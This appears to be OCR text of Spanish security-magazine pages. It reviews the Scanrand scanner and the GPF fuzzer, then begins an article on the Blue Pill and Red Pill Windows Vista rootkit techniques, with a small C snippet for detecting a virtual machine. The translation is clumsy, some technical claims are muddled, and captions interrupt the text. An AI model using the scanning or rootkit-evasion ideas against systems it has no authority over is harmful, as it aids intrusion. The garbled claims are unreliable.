



Figura 1. *Cisco CCNA*


Si no puedes leer el contenido del CD y no es culpa de un daño mecánico, contrólalo en por lo menos dos impulsiones de CD.
En caso de cualquier problema con CD rogamos escribáis a: *cd@software.com.pl*



Scanrand (parte de Paketto Keiretsu)

Sistema Operativo: **NIX*
Licencia: *BSD*
Objetivo: *Escáner de red*
Página principal: *http://www.doxpara.com/read.php/code/paketto.html*

Paketto Keiretsu es una colección de herramientas que emplean nuevas y extrañas estrategias para manipular las redes TCP/IP.

Inicio rápido. Digamos que quieres realizar un rápido escaneo de red, comprueba los hospedajes disponibles así como los servicios que funcionan en ellos. Puedes decir: *¡Hola, Tengo nmap!.* Nmap seguramente es la herramienta más popular para ello. Pero si el tiempo más importa, prueba Scanrand. Es un escáner de red muy eficiente.

Scanrand es parte de Paketto Keiretsu que incluye cuatro herramientas más:

- Minewt – puerta de NAT/MAT del espacio de usuario,
- Linkcat – suministra acceso directo al nivel de red 2,
- Paratrace – herramienta de tipo traceroute que emplea las conexiones TCP existentes ,
- Phentropy - traza una gran fuente de datos en matriz de 3D.

Funciones usuales. Lo que podemos hacer es realizar un escaneo estándar de una pequeña red del intervalo `192.168.1.0/24`

```
# scanrand -c -b100k -t 3000 -e  192.168.1.1-254
c - verificar que las respuestas ICMP no son parodiadas
b100k - limitar el ancho de banda hasta 100 kbytes
t - tiempo de espera hasta cualquier respuesta
e - coger todos los resultados incluso cuando el hospedaje
                      no funciona
Los resultados serán algo así:
UP:      192.168.1.1:80     [02]   0.009s
UP:      192.168.1.6:80     [01]   0.017s
UP:     192.168.1.20:80     [01]   0.105s
UP:     192.168.1.27:80     [01]   0.162s
UP:     192.168.1.30:80     [01]   0.183s
DOWN:    192.168.1.155:80    [01]   0.544s
DOWN:    192.168.1.229:80    [01]   0.744s
```

En la primera columna está el estado del hospedaje escaneado. Esto puede ser UP – el puerto especificado está escuchando, DOWN – cuando se recibe el paquete ACK/RST, UnXX – ICMP recibido paquete inalcanzable (XX – tipo de mensaje ICMP), X = - tiempo del mensaje ICMP excedido. La segunda columna es el número IP

```
011 =  195.149.232.158|80    [15]   0.215s(          195.149.232.158)
  UP:    212.244.67.12:80    [18]   0.280s(            212.244.67.12)
013 =  195.205.144.146|80    [18]   0.226s(          195.205.144.146)
  UP:    212.244.67.12:80    [18]   0.280s(            212.244.67.12)
  UP:    212.244.67.12:80    [18]   0.281s(            212.244.67.12)
  UP:    212.244.67.12:80    [18]   0.281s(            212.244.67.12)
  UP:    212.244.67.12:80    [18]   0.282s(            212.244.67.12)
  UP:    212.244.67.12:80    [18]   0.282s(            212.244.67.12)
  UP:    212.244.67.12:80    [18]   0.283s(            212.244.67.12)
```

del hospedaje. La tercera columna representa el número de saltos a la máquina de destino (su número es gracias al TTL del paquete IP). La siguiente columna muestra el tiempo entre el inicio del escaneo y la respuesta de hospedaje.

Entonces, ¿cuál es la diferencia entre scanrand y *nmap*? Scanrand realiza el escaneo sin TCP. Esto suena algo raro con un protocolo de estado tal como TCP. Normalmente los escáneres envían paquetes SYN y, luego, o esperan su respuesta o almacenan conexiones moviéndose al siguiente hospedaje.

Scanrand lo hace más rápido escaneando así dos procesos separados: uno para enviar paquetes SYN, otro para recibir respuestas.

El primer proceso solamente envía paquetes con el número de secuencia preparado(que es la función de refundición de las direcciones y puertos de origen y destino). De esta forma no es necesario esperar las respuestas. El otro proceso hace la función de refundición del mismo valor de cada paquete recibido y cuando éste coincide con el número de secuencia de ACK (restado de cero) entonces conocemos su respuesta de escaneo (y no algunos otros paquetes).

Gracias a este algoritmo scanrand puede realizar muchos escaneos de grandes redes.

Desventajas. No tiene tantas opciones como *nmap* (como diferentes métodos de escaneo, reconocimiento de sistemas operativos). Por eso no es una herramienta de sustitución, sino un complemento, una alternativa para algunos casos (como el escaneo de grandes redes).

El problema es que Paketto Keiretsu no es compatible con gcc4 (en Fedora 4&5se obtienen *errores en asignación de valores no válidos*).

Puedes encontrar documentación adicional en *hakin9.live* CD1

Damian Szewczyk

Difusor de empleo general (GPF)

Sistema Operativo: **NIX*
Licencia: GPLv2
Empleo: *Técnica automática de pruebas (fuzzing) para encontrar gazapos en un programa*
Página principal: *http://www.appliedsec.com/developers.html*

GPF suministra a los desarrolladores, investigadores de seguridad y a los profesionales de certificación de calidad la capacidad de buscar rápidamente gazapos/vulnerabilidades en la interfaz expuesta de aplicaciones conectadas en red. GPF emplea sesiones de paquetes capturados (archivos pcap) para construir la descripción del protocolo del tráfico real.

Inicio rápido. Volver al difusor de red. Di Me gustaría difundir algo como DNS, IMAP, FTP, etc. ¿Cómo puedo hacerlo? Respuesta: muchas maneras diferentes. ¿Lo primero a considerar es lo que el proceso bajo inspección (target) hará cuando reciba datos que no puede parsear bien (estranguladores)? El destino probablemente generará una violación del acceso a la memoria (SEGV o señal 11). En los sistemas *NIX si antes has ejecutado *ulimit -c unlimited* esto también puede generar el archivo de núcleo.

Lo que quiero decir es que monitorizar cada bit del proceso de destino es tan importante como crear y suministrar datos malformados. La mejora forma de hacerlo es hacer que el depurador ejecute el proceso bajo análisis y capte/informe cualquier violación del acceso a la memoria que pueda ocurrir durante la prueba. En Windows, la estructura de ingeniería inversa de PaiMei es la más reciente y la mejor forma de hacerlo. De hecho, actualmente estoy trabajando sobre las extensiones que permitirán al difusor comunicarse con el depurador. Cuando la herramienta de difusión sea capaz de recibir las capturas de SEGV; mejorarán los informes generales. Sin embargo, a veces se necesitan largas secuencias de paquetes para iniciar complejos cúmulos de desbordamiento o no iniciadas faltas de variables, así pues tal informe sigue siendo limitado en su capacidad de ayudar a diagnosticar la causa.

¿Entonces, cómo crearemos actualmente los datos malformados y los suministraremos? Como siempre, hay muchos métodos, técnicas y herramientas disponibles. Algunos son gratuitos (GPF y autodafe) y algunos cuestan dinero (Codenomicon, ImperfectNetworks, Mu Security, BreakingPoint, beStorm, etc). Las dos técnicas principales son *Generación* y *Mutación*. Difusores de generación - un difusor para cada protocolo. En otras palabras, cuando quieres difundir SIP comprarás o crearás difusor SIP. Esta herramienta puede difundir solamente este protocolo, pero, desde que fue creado para más de un objetivo, puede ser más complejo. Complejo en el sentido de la cobertura del código (CC), que se puede traducir en la creciente habilidad para encontrar gazapos. Sin embargo, ten cuidado con los más alabados métricos de CC. Uno necesita difundir la máxima superficie posible para atacar, sin embargo, que ya ha sido cubierto no significa que fuese *cubierto* suficientemente. El objetivo es cubrir con datos que pueden ocasionar dificultades para que se encuentren gazapos, no solamente para cubrir. Desde las pistas con todos los datos no son un problema grave de NP, se aplica típicamente la difusión heurística. Los difusores de mutación se inician con una sesión bien conocida (captura de pcap desde wireshark, ethereal, tcpdump, etc) y responden contra el destino. Las mutaciones o faltas se inyectan en la tasa variable. Una tasa baja de faltas será más productiva cuando el destino este por terminar cualquier sesión completamente incorrecta.

Otras funciones usuales. GPF tiene muchos modos con los cuales puede funcionar: -C convierte el archivo pcap en un archivo de texto fácil de editar, -R envía paquetes completamente aleatorios, -G permite faltas de destino (como errores de formato en el décimo byte de la tercera rama, etc), y -P es el modo más fuerte *de difusión de modelos*. La difusión de modelos (pattern fuzzing) o tokenizing es una técnica donde GPF entiende el formato de difusión del protocolo. Es particularmente útil cuando se difunde un código binario como DNS. En DNS hay campos de longitud que mantienen el tamaño de los siguientes campos de datos. Como estos campos siempre se difunden incorrectamente los campos de datos serán difíciles cuando el destino ignore tales paquetes. GPF empleará la técnica de tokenización a la mayoría de los protocolos basados en texto. Necesitaremos un plug-in de tokenización (tokAid) para escribir los protocolos binarios no en la estructura de GPF. Es un proceso casi indoloro; vea DNS.c o NORMAL_ASCII.c tokAids como ejemplos. También hay un extenso README en la estructura de GPF y un excelente vídeo hecho con flash en la página *http://www.appliedsec.com/developers.html*. Tengan paciencia al descargar la película, pues es un gran archivo.

Desventajas. GPF no habla directamente al depurador que mira el destino. Otra vez, los sistemas basados en mutación pueden sufrir algunas deficiencias de CC. Estoy trabajando estos dos problemas: PaiMei para el depurador y algoritmos para estudiar CC. ¡Que se diviertan al cazar gazapos! Documentación adicional en hakin9.live CD1, directorio *art*.

Jared DeMott

¡Hackea Windows Vista!

Cristián David Argentero 

Grado de dificultad

Queda, absolutamente, demostrado que en El Mundo de las TIC´s (Tecnologías de la Información y Comunicaciones): El 1° puede llegar a ser el último y el último puede lograr alcanzar la punta. MS Windows Vista... ¿Un Candidato que se coronó Rey antes de conseguir „Su Legado"?

Cuenta una bella historia (ya conocida en el Mundo de las TICs) que Microsoft Corp. invitaba a los asistentes expertos y especialistas en Seguridad Informática -véase, Hackers - a la prestigiosa conferencia de Black Hat (Famoso y reconocido MegaEvento sobre Seguridad en las TICs (Tecnologías de la Información y Comunicaciones) realizado cada año en Las Vegas. Es un acontecimiento que reúne a los gurús más idóneos en la materia a lo largo y lo ancho de todo El Mundo. Es una cita obligada y majestuosa para quienes quieren *degustar la otra cara de la moneda*. Más Información: *http://www.blackhat.com/*) 2006, con el motivo de intentar *reventar* los sistemas de seguridad de Windows Vista (su nuevo Sistema Operativo en el mercado, aparentemente, el más seguro hasta la fecha jamás creado, según *El Tío* Bill Gates). Entonces, como era de suponerse, pasó lo inesperado (para Microsoft Corp.) y lo esperado (para el público investigador y/o seguidor de estos productos, acostumbrados a ello). Pero… ¿Qué ocurrió? Una programadora polaca que trabaja para la Compañía Coseinc Inc (Empresa dedicada al estudio avanzado de Software *Neurálgico* relacionado a Códigos Maliciosos. Más Información: *http://www.coseinc.com/*) consiguió lograr el osado desafío propuesto. Joanna Rutkowska, ha sido la primera persona (hasta el momento) en demostrar que es posible saltarse las medidas de seguridad de Windows Vista. Ella explicó que: *es posible utilizar tecnología virtual para volver indetectables los códigos maliciosos (Malware) e insertarlos en el Kernel, de la misma forma*

En este artículo aprenderás...

- Explotar las vulnerabilidades del nuevo y „jugoso" SO de MS (Windows Vista);
- Conceptos del trabajo con técnicas/estrategias sobre las profundidades del Kernel del SO;
- Tecnologías de virtualización por Hardware y Software dedicado a la emulación del mismo;
- Programación de Mini-Exploit personalizado para lograr los objetivos propuestos;
- Posibles (y futuras) soluciones a tales inconvenientes.

Lo que deberías saber...

- Las nociones preliminares del funcionamiento „interno" de un SO;
- Fundamentos básicos de la Programación Orientada a Objetos (OMT);

que actuaría un RootKit (Conjunto de utilidades (herramientas) para explotar las vulnerabilidades de un sistema informático y hacerse de él sin los permisos otorgados legítimamente por el administrador a cargo. Más información: *http://www.rootkit.com/.) para obtener su objetivo; inclusive, pueden usarse Drivers de dispositivos sin necesidad de que estén firmados digitalmente (algo que se intenta impedir en tal Software Base).* También, dijo que: *el hecho de que los sistemas de seguridad de Windows Vista hayan sido violados no significa que éste sea un sistema operativo inseguro; simplemente, no es tan seguro como se ha dicho*. Por eso, a continuación develaremos al *monstruo de dos cabezas* que sorprendió e hizo temblar al mismísimo Microsoft y a su más reciente *pequeña criatura* gestada.

Entrando en Clima

Para poder hablar de las técnicas y estrategias abocadas a tales temas -ideados por Joanna Rutkowska (Foto ID)- es fundamental precisar los conceptos que determinan sus instauraciones.

Por ello, expondremos (sencilla y brevemente) los principios que hicieron permisible la siguiente nota:

Listado 1. *Detector VMM basado en la Instrucción „SIDT Trick" del Procesador*

```
/* Detector VMM: Basado en "SIDT Trick"
  * Escrito por: Joanna Rutkowska
  * Adaptado por: ^[(CR@M3R)]^
  * Puede ser compilado con DevC++
      (para Windows) y ejecutado en su SO
  */

 #include <stdio.h>
 int main () {
   unsigned char m[2+4], rpill[] =
      "\x0f\x01\x0d\x00\x00\x00\x00\xc3";
   *((unsigned*)&rpill[3]) = (unsigned)m;
   ((void(*)())&rpill)();

   printf ("idt base: %#x\n", *((unsigned*)&m[2]));
   if (m[5]>0xd0) printf ("Inside Matrix!\n", m[5]);
     else printf ("Not in Matrix.\n");
```

- Blue Pill (Pastilla Azul): utiliza la tecnología de virtualización por hardware en arquitecturas de x64b, SVM/Pacífica de AMD o Bit VT de Intel, para tomar el control del SO (Sistema Operativo) donde se aloja, instalándose on-the-fly (*al vuelo*), sin necesidad de reiniciar el equipo y sin hacer modificaciones en la BIOS (Sistema Básico de I/O) ni en el sector de arranque del disco.

Éste, se fundó con la intención de ser un RootKit indetectable para las mecanismos de seguridad de Windows Vista, aunque se conociera su algoritmo o su código. Para ello, virtualiza el SO donde se instala e inserta el conjunto de códigos maliciosos (malware) en el mismo, sin ser descubierto.

Puede funcionar en los SO MS Windows Vista distribuidos como *Plataforma x64 Bits*.

- Red Pill (Pastilla Roja): utiliza un método genérico (basado en un bug de diseño mal implementado) que permite insertar código arbitrario en las entrañas del Kernel (núcleo del SO) en MS Windows Vista *-Beta 2 Plataforma x64 Bits-* sin percatase de saber si éste se encuentra firmado digitalmente o no. Tal procedimiento puede ser usado, por ejemplo, para sortear el sistema de certificados genuinos requeridos en la instalación de drivers (necesarios para la funcionalidad adecuada de dispositivos en el SO).

Vale aclarar que, ambas nociones, son independientes unas de otras. Pero, pueden combinarse para dar un resultado de inseguridad aún mayor que si se probaran por sí solas.

Por lo tanto, su única relación estrecha es que las 2 (dos) pueden ser funcionales en una cuenta de administrador y en un SO MS Windows Vista en Versionas Betas que operen

Figura 1. *El „corazón" de SVM/Pacífica (AMD): Instrucción „VMRUN"*

sobre Plataformas de x64 Bits (otorgada mediante el Software Base y los Microprocesadores que soporten tales arquitecturas).

Además, se hace énfasis en indicar que se trata del SO MS Windows Vista Beta 2 x64 Bits (versión publica). Lo cual, establece que lo más probable y normal sea corregir tales fallas cuando salga una distribución final (definitiva) del mismo.

Allí, teóricamente, ocurrirían 2 (dos) cosas que evitarían tales inconvenientes:

- Por defecto, el SO trabajaría en cooperación con un virtualizador propio, de *capa fina*, que redirigiría cualquier llamada al hardware. Éste detectaría que otra VM (máquina virtual) intenta meterse y apoderarse de su control, por lo que podría interactuar con el Sistema Operativo y alertar al usuario de esas intenciones quién, a la vez, frenaría la/s acción/es que quiere/n llevarse a cabo. Pues, así, se solucionaría el problema Blue Pill (Pastilla Azul);
- Estrictamente, sólo se podrían instalar drivers de dispositivos autorizados por su firma digital, con Certificación WHQL (Laboratorio de Control de Calidad de Hardware de Windows).

Por lo que, el otro inconveniente (Blue Red -Pastilla Roja-) también sería resuelto.

Entonces, a continuación, dejo a su criterio la evaluación técnica del desarrollo de ambas metodologías…




Figura 2. *La idea simplificada de Blue Pill (Píldora Azul)*




Figura 3 *Anidamiento de Máquinas Virtuales (VMs)*

Poniéndonos a Punto

El posterior análisis (estructural, sistemático, metódico y conciso) *desplegará* los fundamentos y las características esenciales de los artilugios anteriormente descritos. Por ende, estudiaremos y/o examinaremos el siguiente contenido:

Parte I - Blue Pill (Pastilla Azul): Creando Código Malicioso -Malware- Indetectable

Todos los RootKit´s y Backdoors actuales, de los cuales estoy enterado, se basan en una concepción (teoría). Por ejemplo: FU fue asentado en una idea de desatar bloques de EPROCESS de la lista de procesos activos en el Kernel del SO, Shadow Walker fue cimentado en un concepto de engañar al visitante de una Página Web (preparada para el caso) y de marcar algunas partes del cuerpo del sitio (Body Site) como *inválida* y así poder ejecutar código arbitrario, Deepdoor hizo lo suyo cambiando algunos campos en la estructura de datos NDIS; tomando control remoto del sistema, Etc…

Por lo tanto, una vez que sepas *de qué concepto* se trata, podrás, al menos hipotéticamente, detectar el Código Malicioso que se encuentra en tu máquina.

Ahora, imagina un Malware (desconocido, aún, en su tipo) con capacidades de ser imperceptible. Del cual no se pueda confiar en la oscuridad de su concepto (teoría). Éste, no podría detectarse (en la práctica) aún cuando su algoritmo (conjunto ordenado y finito de operaciones que

permiten el cálculo de su notación) se diera a conocer en público.

Vayamos más lejos e imaginémonos que, incluso, su código de compilación se encuentre In The Wild (*en la calle*), pero que todavía no se consiguiera manera alguna para detectar que esta criatura está funcionando en vuestras máquinas… ¡Sería un potencial desastre libre por doquier!

Sin embargo, aunque pueda sonar un tanto absurdo, se ha estado trabajando en una tecnología código-nombrada Blue Pill (Pastilla Azul), que es justamente sobre ésa presunción (imperceptible al 100%, según las condiciones contemporáneas) en la que uno se apoya para verter sus postulados arriba dispuestos sin ninguna duda. (Figura 1).

La idea detrás de tal postura es mera: tu SO *traga* La Píldora Azul (Blue Pill) y se despierta dentro de una matriz controlada por el Hypervisor Azul Ultrafino de la Píldora, es decir, un prototipo subyacente de ejecución que bloquea, encripta y oculta procesos y/o procedimientos totalmente manipulables para el control de eventos en el SO, pero indetectables. Todo esto sucede *en marcha* (on-the-fly), o sea, sin el reinicio del sistema, y no hay patrones visibles de comportamientos extraños en el funcionamiento de los recursos (lógicos y físicos) de tu ordenador.




Figura 4. *Incapacidad de ejecución y dilatación en el tiempo a nivel de Usuario Invitado*

